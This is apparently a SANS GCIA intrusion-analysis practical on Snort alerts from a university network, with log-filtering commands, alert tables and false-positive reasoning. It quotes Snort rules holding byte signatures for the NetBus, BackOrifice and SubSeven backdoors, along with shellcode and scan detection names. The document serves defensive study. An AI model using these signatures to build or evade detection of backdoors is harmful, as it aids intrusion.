MY.NET.150.143

Still, the above list only serves as an approximation, since most of the alerts seem to be false-positives.

Other relationships between internal hosts will be identified throughout the assignment.

4. List of detects prioritized by count and select detect analysis with correlation

SnortSnarf was first used to generate a high-level view of alerts and to make a conclusion on threats that the network is facing.

Preliminary effort to lighten the load on snortSnarf was undertaken. The commands below remove popular and clearly non-malicious alerts and reduce the combined alerts file from about 207Mb to about 21Mb.

Combine all alerts in one file:

```
cat alert.020402 > alerts
cat alert.020403 >> alerts
cat alert.020404 >> alerts
cat alert.020405  >> alerts
cat alert.020406  >> alerts
```

Remove some of the popular messages:

```
grep -v portscan alerts > alerts.noscan
```

scans are analyzed separately

```
grep -v 'connect to 515 from inside' alerts.noscan > alerts.noscan.no515
```

these are most likely people printing stuff on internal LAN

```
grep -v 'SNMP public access \[\*\*\] MY.NET' alerts.noscan.no515 >
alerts.noscan.no515.nolocsnmp
```

all SNMP accesses seem to trigger it, since SNMP is set up insecurely (with know public string)

```
grep -v 'SMB Name Wildcard \[\*\*\] MY.NET' alerts.noscan.no515.nolocsnmp >
alerts.noscan.no515.nolocsnmp.nolocsmb
```

Windows machines communicating

```
grep -v 'Echo Request L3retriever Ping \[\*\*\] MY.NET'
alerts.noscan.no515.nolocsnmp.nolocsmb >
alerts.noscan.no515.nolocsnmp.nolocsmb.nolocping
```

Ping requests on the internal LAN.

```
cat alerts | sed 's/MY.NET./10.111./g' > alerts.10.111
```

Replace the MY.NET with numeric combination compatible with SnortSnarf

```
./snortsnarf.pl -homenet 10.111.0.0/16
~/0GCIA/DATA3/alerts.noscan.no515.nolocsnmp.nolocsmb.nolocping.nonlocmap
```

Run SnortSnarf.

The result is the following table:

181278 alerts found using input module SnortFileInput, with sources:

- /home/anton/0GCIA/DATA3/alerts.noscan.no515.nolocsnmp.nolocsmb.nolocping.nonlocmap

Earliest alert at **00:04:09**.587300 *on 04/02/2002*
Latest alert at **23:59:37**.477572 *on 04/06/2002*

Priority	Signature (click for sig info)	# Alerts	# Sources	# Dests	Detail link
N/A	ICMP Router Selection (Undefined Code!)	1	1	1	Summary
N/A	WEB-CGI formmail access	1	1	1	Summary
N/A	WEB-MISC webdav search access	1	1	1	Summary
N/A	IDS475/web-iis_web-webdav-propfind [arachNIDS]	1	1	1	Summary
N/A	TCP SMTP Source Port traffic	1	1	1	Summary
N/A	x86 NOOP - unicode BUFFER OVERFLOW ATTACK	1	1	1	Summary
N/A	TELNET access	2	1	2	Summary
N/A	WEB-CGI redirect access	2	2	2	Summary
N/A	MISC Invalid PCAnywhere Login	2	1	1	Summary
N/A	MISC source port 53 to <1024	2	2	2	Summary
N/A	TFTP - Internal UDP connection to external tftp server	2	2	2	Summary
N/A	WEB-IIS Unauthorized IP Access Attempt	2	1	1	Summary
N/A	WEB-IIS asp-dot attempt	2	2	1	Summary
N/A	suspicious host traffic	2	2	1	Summary
N/A	RPC tcp traffic contains bin_sh	3	3	3	Summary
N/A	X11 outgoing	3	2	1	Summary
N/A	WEB-MISC ICQ Webfront HTTP DOS	3	2	1	Summary
N/A	INFO Inbound GNUTella Connect accept	3	2	3	Summary
N/A	TFTP - External UDP connection to internal tftp server	3	2	2	Summary
N/A	INFO Outbound GNUTella Connect accept	3	3	1	Summary

N/A	Probable NMAP fingerprint attempt	3	2	3	Summary
N/A	RFB - Possible WinVNC - 010708-1	4	3	3	Summary
N/A	MISC PCAnywhere Startup	4	2	2	Summary
N/A	Port 55850 tcp - Possible myserver activity - ref. 010313-1	5	4	4	Summary
N/A	Incomplete Packet Fragments Discarded	5	5	3	Summary
N/A	SCAN FIN	5	3	3	Summary
N/A	Virus - Possible scr Worm	5	1	1	Summary
N/A	WEB-IIS encoding access	5	2	2	Summary
N/A	EXPLOIT x86 setgid 0	7	7	6	Summary
N/A	Port 55850 udp - Possible myserver activity - ref. 010313-1	7	6	7	Summary
N/A	ICMP Destination Unreachable (Protocol Unreachable)	10	3	3	Summary
N/A	BACKDOOR NetMetro File List	11	1	1	Summary
N/A	WEB-MISC 403 Forbidden	11	2	8	Summary
N/A	EXPLOIT x86 stealth noop	12	2	9	Summary
N/A	EXPLOIT x86 setuid 0	13	12	6	Summary
N/A	High port 65535 tcp - possible Red Worm - traffic	15	2	2	Summary
N/A	EXPLOIT x86 NOOP	15	12	13	Summary
N/A	WEB-CGI scriptalias access	16	7	2	Summary
N/A	WEB-MISC http directory traversal	17	3	3	Summary
N/A	SMB Name Wildcard	20	1	12	Summary
N/A	SUNRPC highport access!	20	2	1	Summary
N/A	MYPARTY - Possible My Party infection	22	3	1	Summary
N/A	INFO napster upload request	22	3	1	Summary
N/A	Attempted Sun RPC high port access	22	6	17	Summary
N/A	Back Orifice	23	4	18	Summary
N/A	EXPLOIT NTPDX buffer overflow	24	11	8	Summary

N/A	WEB-MISC compaq nsight directory traversal	24	9	9	Summary
N/A	SCAN Synscan Portscan ID 19104	24	24	9	Summary
N/A	IDS552/web-iis_IIS ISAPI Overflow ida nosize [arachNIDS]	37	37	21	Summary
N/A	Queso fingerprint	40	10	9	Summary
N/A	INFO - Possible Squid Scan	42	11	13	Summary
N/A	MISC traceroute	47	3	2	Summary
N/A	INFO FTP anonymous FTP	47	5	16	Summary
N/A	INFO Possible IRC Access	57	22	16	Summary
N/A	ICMP Echo Request BSDtype	60	3	4	Summary
N/A	Possible trojan server activity	64	12	12	Summary
N/A	ICMP traceroute	80	33	6	Summary
N/A	ICMP Destination Unreachable (Communication Administratively Prohibited)	89	1	1	Summary
N/A	INFO Napster Client Data	91	17	72	Summary
N/A	INFO napster login	97	1	20	Summary
N/A	SCAN Proxy attempt	122	19	12	Summary
N/A	Null scan!	219	21	12	Summary
N/A	WEB-FRONTPAGE _vti_rpc access	286	110	1	Summary
N/A	WEB-IIS _vti_inf access	294	110	1	Summary
N/A	ICMP Echo Request Windows	303	30	27	Summary
N/A	Watchlist 000222 NET-NCFC	320	4	4	Summary
N/A	WEB-MISC Attempt to execute cmd	679	30	35	Summary
N/A	INFO Outbound GNUTella Connect request	704	13	554	Summary
N/A	NMAP TCP ping!	832	16	325	Summary
N/A	ICMP Router Selection	1296	129	1	Summary
N/A	WEB-IIS view source via translate header	1310	49	2	Summary
N/A	ICMP Fragment Reassembly Time Exceeded	1783	65	83	Summary
N/A	FTP DoS ftpd globbing	3713	27	14	Summary

N/A	Watchlist 000220 IL-ISDNNET-990517	4288	18	14	Summary
N/A	MISC Large UDP Packet	9148	16	12	Summary
N/A	High port 65535 udp - possible Red Worm - traffic	12171	215	174	Summary
N/A	INFO Inbound GNUTella Connect request	16780	12501	13	Summary
N/A	INFO MSN IM Chat data	19881	113	113	Summary
N/A	spp_http_decode: CGI Null Byte attack detected	41329	28	29	Summary
N/A	spp_http_decode: IIS Unicode attack detected	64658	174	909	Summary

---

After reviewing the above alerts table, I have also run my own analysis script (shown in the Appendix) on FULL data files to get the list of alerts prioritized by count. I looked at prioritized alert data to identify certain **alert categories** of specific interest and analyze them in more detail further in the practical.

Let us proceed with the analysis:

A. Top 5 alerts by count

Alert	Count
connect to 515 from inside	537691
SNMP public access	90120
spp_http_decode: IIS Unicode attack detected	64658
SMB Name Wildcard	63500
spp_http_decode: CGI Null Byte attack detected	41329

Top 5 most popular alerts probably carry little security significance. While connection to print servers via TCP 515 can be both benign (printing from UNIX or Windows workstations) and malicious (LPRng or other lpr print service exploits) the available data for alerts alone does not allow one to separate those two event categories. Similar argument applies to SNMP traffic with public community strings. It can be sniffed by attacker and/or some of the SNMP queries can be attacks but our analysis does not allow one to conclude upon this, unless the source of an attack is a compromised server.

“CGI Null Byte attack” requires a packet data to determine its nature. While Snort's HTTP preprocessor alerts upon seeing a null (%00) byte in the URL, this attacks has been known (e.g. see http://archives.neohapsis.com/archives/snort/2000-11/0244.html) to have a non-trivial false-positive rate.

“ IIS Unicode attack” is also know to have a high false positive rate (e.g. http://online.securityfocus.com/archive/96/183171/2001-05-05/2001-05-11/0). In addition, some recent IIS worm exploits trigger the rule. Thus, if there is any evidence that sending host is contaminated, it should be checked by a system admin for the presence of malware.

“SMB Name Wildcard” is another signature that should be taken with a grain of salt. It is often triggered by normal Windows traffic. On the other hand, it can indicate the presence of reconnaissance activity on the network. More details on this alert are here http://www.sans.org/newlook/resources/IDFAQ/port_137.htm

The assumption used in the analysis is that the scans of the above kinds coming from the internal network (MY.NET) are not malicious.

B. Top 5 reconnaissance alerts

Alert	Count
Null scan!	219
SCAN Proxy attempt	122
INFO - Possible Squid Scan	42
Queso fingerprint	40
SCAN Synscan Portscan ID 19104	24
SCAN FIN	5
Probable NMAP fingerprint attempt	3

The above alerts are indicative of reconnaissance activity. The attackers use tools such as nmap (http://www.insecure.org/nmap) and queso to identify the operating system of a target host. Additionally, hping2 (http://www.eaglenet.org/antirez/hping2.html), regular ping (UNIX/Windows) and traceroute can be used to map network topologies and determine the responding hosts. Malicious hackers scan for specific ports (such as proxy ports 1080, 8080 and 3128 shown above) to abuse the unsecured proxy servers for greater anonymity. This alerts are unlikely to be false positives, since snort signatures for these attack are pretty detailed. E.g:

```
scan.rules:alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"SCAN nmap
fingerprint attempt";flags:SFPU; reference:arachnids,05; classtype:attempted-recon;
sid:629; rev:1;)
```

C. Top 5 exploit alerts

Alert	Count
EXPLOIT NTPDX buffer overflow	24
EXPLOIT x86 NOOP	15
EXPLOIT x86 setuid 0	13
EXPLOIT x86 stealth noop	12

Alert	Count
EXPLOIT x86 setgid 0	7
x86 NOOP - unicode BUFFER OVERFLOW ATTACK	1

While those appear ominous, they are likely to be false-positives. My analysis of some of them is shown further. The main idea is to correlate them with other events coming to/from the same host.

These exploits are supposed to be triggered by exploitation attempts against specific hosts. Specifically, NOOP and stealth NOOP are triggered by specific bytes in the packet characteristic of shellcodes (such as 0x90 i386 'No Operation' command used for NOP Sleds – see more details in a classic paper by Aleph1 "Smashing The Stack For Fun And Profit" http://www.shmoo.com/phrack/Phrack49/p49-14). Stealth NOP is likely to be a non-standard (i.e. not a 0x90 instruction) way to accomplish the same goal. These rules are notorious for their false positives, they are known to trigger by bytes in various binary files such as web image downloads. Moreover, modern Snort versions (1.8.x-1.9.x) allows to only enable shellcode detection on specific ports (such as to avoid HTTP port).

"NTPDX buffer overflow" and "x86 NOOP - unicode BUFFER OVERFLOW ATTACK" due to their more specific nature are likely to be real attacks, and less likely to be false positives. However, there is no way to know whether the NTP daemon really was exploited successfully. In addition, NTP signature probably uses UDP port 123 and can be triggered by binary file transfers over UDP using (such as by various peer-to-peer networks). In fact, it is the case for some of the alerts shown below.

D. Top 5 backdoor/trojan alerts

Alert	Count
High port 65535 udp - possible Red Worm - traffic	12171
Possible trojan server activity	64
Back Orifice	23
High port 65535 tcp - possible Red Worm - traffic	15
BACKDOOR NetMetro File List	11
Port 55850 udp - Possible myserver activity - ref. 010313-1	7
Port 55850 tcp - Possible myserver activity - ref. 010313-1	5

These alerts (with the exception of the first one) are likely worth investigating if and only of the backdoor detection is performed by a packet content-based signature and NOT by a port number only. The first alert ("High port 65535 udp - possible Red Worm traffic") seems to be a port-number only and thus most of the above 12,000 events are probably false positives (especially if UDP). Again, to conclude on that one must evaluate other evidence pertaining to a specific host. Same argument applies to myserver alert – it appears to be a port only (55850) signature.

Why a port-number-only signatures are so unreliable? The answer is simple – ports are allocated randomly for normal TCP/UDP traffic. Thus is a user attempts an FTP connection from a fairly loaded server the source port for the connection can be anything. Yes, that includes 65535, 31337 and 27375 – ports for RedWorm, Back Orifice and SubSeven.

In addition, scans for trojan port event against machines that do not run the Trojan services will result in the above alerts. Such alert alone (whether sourced or targeted at an internal machine) should not make the host a subject of the security investigation.

Good trojan signatures use the knowledge of a trojan protocol and possible port numbers to provide a reliable trojan traffic detection. For example (from Snort 1.8.7 rulebase):

alert tcp $EXTERNAL_NET any -> $HOME_NET 12345 (msg:"BACKDOOR netbus getinfo"; flags: A+; content: "GetInfo|0d|"; reference:arachnids,403; sid:110; classtype:misc-activity; rev:3;)

uses both port (12345) and content data to identify the NetBus traffic. And:

alert udp $EXTERNAL_NET any -> $HOME_NET 31337 (msg:"BACKDOOR BackOrifice access"; content: "|ce63 d1d2 16e713cf 39a5 a586|"; reference:arachnids,399; sid:116; classtype:misc-activity; rev:3;)

good BackOrifice signature: port (31337) and content (ce63 d1d2 16e713cf 39a5 a586).

Finally:

alert tcp $EXTERNAL_NET 27374 -> $HOME_NET any (msg:"BACKDOOR subseven 22"; flags: A+; content: "|0d0a5b52504c5d3030320d0a|"; reference:arachnids,485; reference:url,www.hackfix.org/subseven/; sid:103; classtype:misc-activity; rev:4;)

shows some SubSeven alerts. For whatever reason, the University security admins seem to have chosen to implement the IDS rules in a sub-optimal fashion, using the port only.

E. Other alerts of interest

Alert	Count
Watchlist 000220 IL-ISDNNET-990517	4288
Watchlist 000222 NET-NCFC	320
WEB-IIS Unauthorized IP Access Attempt	2
suspicious host traffic	2

Previous practicals contain good analysis of a watchlisted hosts (Chris Kuethe, GCIA and others). Israeli ISDNet and Chinese NCFC were put on watchlist and all traffic from those networks triggers an IDS alert. While the precise motivations for doing this are unknown, the most likely explanation is that those networks are often a source of attacks against the University.

Other alerts indicate suspicious behavior of uncertain nature. They might justify the investigation.

5. Various “top lists” with analysis

The script I wrote for analysis produces all sorts of 'top lists', some meaningful and some not so meaningful. We will look at several of the Top 10 lists and analyze their security significance. Several of the lists below were used by other students, but we will look at many toplists as a means of network traffic analysis and as a part of big picture of University network security.

A.
“Top 10 internal source IPs that scanned”

Source	Count
MY.NET.60.43	445185
MY.NET.150.143	250064
MY.NET.6.45	160523
MY.NET.6.49	150858
MY.NET.6.52	145262
MY.NET.6.48	142804
MY.NET.11.8	125157
MY.NET.6.50	115735
MY.NET.6.53	63952

The “scanning” toplist simply shows that some internal hosts generated more traffic than others. This list is not to be used as evidence of nefarious activity, since most of the scanning was non-malicious UDP traffic.

B.
“Top 10 external source IPs that scanned”

Source	Count
64.124.157.16	9954
64.124.157.10	4860
205.188.228.33	3560
66.28.225.156	3314
64.124.157.64	3272
64.232.138.142	3251
66.28.8.69	3033
205.188.228.129	3001
66.28.14.37	2798

Now, this list is more security relevant, but still not a reliable indicator of security violations. Three of the external IP addresses (64.124.157.0/24) belong to Akamai

Technologies (a web content delivery service) and one (205.188.228.129) to AOL streaming services. The traffic from them is likely to be some UDP communication, that often triggers Snort's port scan detector.

C.
“Top internal scan destinations”

Source/protocol	Count
MY.NET.1.3 DNS	102740
MY.NET.1.7 Syslog	93221
MY.NET.1.4 DNS	68865
MY.NET.6.45	68348
MY.NET.60.43	51283
MY.NET.11.6	38814
MY.NET.11.7	31798
MY.NET.153.209	31273
MY.NET.6.60	29486

This list is also not particularly relevant since many of the UDP services (syslog – UDP 514 and DNS UDP 53) produce 'scan alerts'. Similarly, “Top external scan destinations” contains sites of UDP services (Akamai, AOL, Spinner.com, etc).

D. “Top internal destinations subnet”

Destination network class	Count
MY.NET.153	978228
MY.NET.152	558124
MY.NET.1	305028
MY.NET.6	219744
MY.NET.11	89327
MY.NET.60	84995
MY.NET.5	48335
MY.NET.149	44100
MY.NET.88	42651
MY.NET.150	20911

This top list shows subnets of MY.NET that received maximum number of scans. It shows subnets with DNS/syslog/AFS servers and other popular local network classes.

E. “Top internal source subnet”

Source networks	Count
MY.NET.6	879935
MY.NET.153	523646
MY.NET.60	475318
MY.NET.152	396800
MY.NET.150	376620
MY.NET.11	162682
MY.NET.149	142027
MY.NET.88	37135
MY.NET.151	25223
MY.NET.1	14160

This top list simply shows subnets of MY.NET that sent maximum number of scans. It shows subnet with DNS/syslog servers and other popular local network classes.

This list and the one above it are mostly indicative of network activity and not security incidents.

F.
This top list is the first that involves alert files and not scan files.

"Top alerts per port against internal destination hosts"

Address	Protocol/port	Count
MY.NET.151.77	TCP 515	283451
MY.NET.150.198	TCP 515	250175
MY.NET.150.195	UDP 161	65239
MY.NET.11.6	ICMP	17137
MY.NET.11.6	UDP 137	14363
MY.NET.11.7	ICMP	13872
MY.NET.11.7	UDP 137	11528
MY.NET.153.170	UDP 6346	6009
MY.NET.152.109	UDP 161	5655
MY.NET.11.5	ICMP	4707

This list provide some insight on the nature of the traffic that generated most of the alerts. It appears that most IDS alerts were generated by non-hostile traffic. Either University network admins are using their intrusion detection capability as a means of network performance monitoring or their IDS tuning skills need significant improvement.

G.
"Top 10 internal sources of alerts"

Source address	Count
MY.NET.150.83	283462
MY.NET.153.164	71886
MY.NET.153.126	25052
MY.NET.153.119	19316
MY.NET.153.197	16801
MY.NET.11.6	14469
MY.NET.11.7	11550
MY.NET.70.177	11058
MY.NET.153.136	10744
MY.NET.88.203	9732

Comparing this list to the next, one can conclude that most of the alerts were generated by the MY.NET hosts and not by the external parties. However, it happened not only because the IDS was set to track internal abuse (such as chat and P2P networking), but also due to a high number of alerts triggered by non-malicious traffic.

H. "Top 10 external source of alerts"

Source IP	Source hostname	Count
212.179.35.118	bzq-179-35-118.dcenter.bezeqint.net	1899
216.106.173.150	h216-106-173-150.ibeam.com	1690
210.94.0.146	unresolved	1584
163.239.2.31	stream.sogang.ac.kr	1504
212.179.40.132	station-131.gadot.org.il	1285
63.240.15.207	unresolved	1216
169.232.80.45	s80-45.resnet.ucla.edu	1213
216.106.172.146	h216-106-172-146.ibeam.com	991
131.212.80.139	umd80-139.d.umn.edu	979
64.4.12.171	msgr-sb22.msgr.hotmail.com	854

This list (finally!) has significant security value. Detailed analysis of traffic sent by those hosts might be needed (with the possible exception of the last one – a popular web email service and the ibeam.com – a likely source of streaming media and thus UDP-based alerts).

Further analysis was based on "integrated toplists" - an approach which is a signature method of this practical. The script I created (unlike most such scripts by other analysts) takes in ALL files AT ONCE and integrates the data from them to create a consistent pattern of network attacks. Thus allows for easy data correlation and cross-alert analysis. Also, it allows for context-based analysis of OOS alerts. Judging by the other practicals, OOS files usually present a non-trivial challenge for the students. They are hard to automate and require lengthy manual analysis process that strongly relies upon the analyst's experience . On the other hand, my analysis views OOS files in the context of scans and alerts, thus showing their meaning. In addition, my script shows data sorted by source or destination address and by alert, sorted and grouped together.

Here is the summary of all its functionality:

GCIA3-combo.pl functionality
internal source IPs that scanned - sorted by count
external source IPs that scanned
internal source IPs that were scanned
external source IPs that were scanned
all destination IP that got scanned with ports
top local destination subnet
top local source subnet
alerts against all destination hosts
internal sources of alerts
external sources of alerts
list of alerts for each internal destination host
list of alerts for each external destination host
number of alerts for each alert
all destination hosts for each alert
all source hosts for each alert
internal sources of OOS
external sources of OOS
internal destinations for OOS
external destinations for OOS
all destination hosts for each alert with scans and OOS
all source hosts for each alert with scans and OOS
alerts, scans and OOS for each internal destination
alerts, scans and OOS for each external destination
alerts, scans and OOS from each internal source host
alerts, scans and OOS from each external source host

Several of the above output modes were implemented by previous students, but this work shows them all in one place together with integrated analysis of scans, alerts and OOS data.

I. “Top 5 internal destination for alerts - detailed”

Destination	Events
MY.NET.151.77	connect to 515 from inside 283451 SNMP public access 24 WEB-MISC Attempt to execute cmd 19 spp_http_decode: IIS Unicode attack detected 8 SMB Name Wildcard 2 scans: 290 total **port count** 515 276 161 7 12345 3 21 1 80 1 5454 1 22 1
MY.NET.150.198	connect to 515 from inside 250175 NMAP TCP ping! 3 ICMP Echo Request Nmap or HPING2 1 scans: 3268 total **port count** 28204 1546 2355 1544 28203 68 515 16 80 5 7000 5 21 4 12345 3 4263 1 4264 1 [... skipped ...]

Destination	Events
MY.NET.150.195	SNMP public access 65239 WEB-MISC Attempt to execute cmd 64 spp_http_decode: IIS Unicode attack detected 33 SMB Name Wildcard 11 IDS552/web-iis_IIS ISAPI Overflow ida nosize 2 ICMP Echo Request Nmap or HPING2 1 NMAP TCP ping! 1 scans: 382 total **port count** 161 338 9100 20 21 9 80 5 7000 4 12345 3 5454 1 6112 1 22 1
MY.NET.11.6	ICMP Echo Request L3retriever Ping 14494 SMB Name Wildcard 14363 ICMP Echo Request Nmap or HPING2 2643 scans: 38814 total **port count** 139 8201 137 8189 389 7843 88 7146 135 3462 1026 3383 138 428 123 152 1061 10
MY.NET.11.7	ICMP Echo Request L3retriever Ping 11627 SMB Name Wildcard 11528 ICMP Echo Request Nmap or HPING2 2245 scans: 31798 total **port count** 389 6687 139 6626 137 6591 88 5923 1026 2923 135 2900 123 137 1079 11

This list shows the most popular internal alert, scan and OOS destination, sorted by the number of alerts received. Using such detailed list, an analyst gains insight about the meaning of scans , alerts and OOS packets by correlating them together.

J. “Top 5 external sources detailed”

Source address	Events
212.179.35.118	Watchlist 000220 IL-ISDNNET-990517 1899
216.106.173.150	MISC Large UDP Packet 1690
210.94.0.146	MISC Large UDP Packet 1584 scans: 114 total **port count** 0 53 1716 22 1941 16 2031 15 21043 1 29797 1 29303 1 7173 1 12609 1 26735 1 55936 1 25705 1
163.239.2.31	MISC Large UDP Packet 1504 scans: 306 total **port count** 0 58 4245 53 7000 32 516 7 7001 5 19977 2 3568 2 27749 1 [...skipped...]
212.179.40.132	Watchlist 000220 IL-ISDNNET-990517 1285

The top external alert producers can be used to estimate the relative threat level coming from a host.

Many similar lists, convenient for analysis, were generated (see script feature table)


6. Tracking information for external addresses

The hosts identified below in the Table of suspicious outside addresses will be investigated via SamSpade. You will find their registration information below.

7. Correlations from other practicals

1. Good analysis of Watchlist hosts:
http://www.giac.org/practical/Chris_Calabrese_GCIA.html#analyzethis
2. Other reference to other practical see elsewhere in the document.

8. Link graph for relationship analysis



To produce this graph I used my script and "alertcount" script (from Chris_Kuethe GCIA practical) with minor modifications. I have used alertcount" in communication pair output mode. It shows prioritized list of host pairs that produced various alerts.
The above link graph shows the relationship between hosts in some region of the University network. It also shows attacks using Queso to detect the operating system of some machines. This graph also server as a proof of value of centralized event management – it appears that all machines in MY.NET.5 network report to the same management station. It is much easier to detect a pattern of malicious activity (such as repeating Queso scans) by correlating data from several hosts, rather than to analyze it on event by event basis.

9. Internal machines to be investigated

Reliable means for identifying the compromised machines are not as trivial as some previous students seem to think. The use of by-port trojan IDS signatures does not allow us to conclude that hosts that either originate or receive trojan scans/alerts are indeed under the control of the malicious party.


Using the combination script I was looking for University **source** (1) hosts with **persistent**

(2) pattern of scans and alerts aimed at internal and **external systems** (3). Satisfying criteria 1-3 above seem conclusive enough for me to request a host investigation.

As a second priority, it makes sense to investigate hists that were destinations for trojan scans.

I am using the summary mode "alerts, scans and OOS from each internal source host" to identify persistent scanning patterns.

Here is the script output format used for such investigation mode:




```
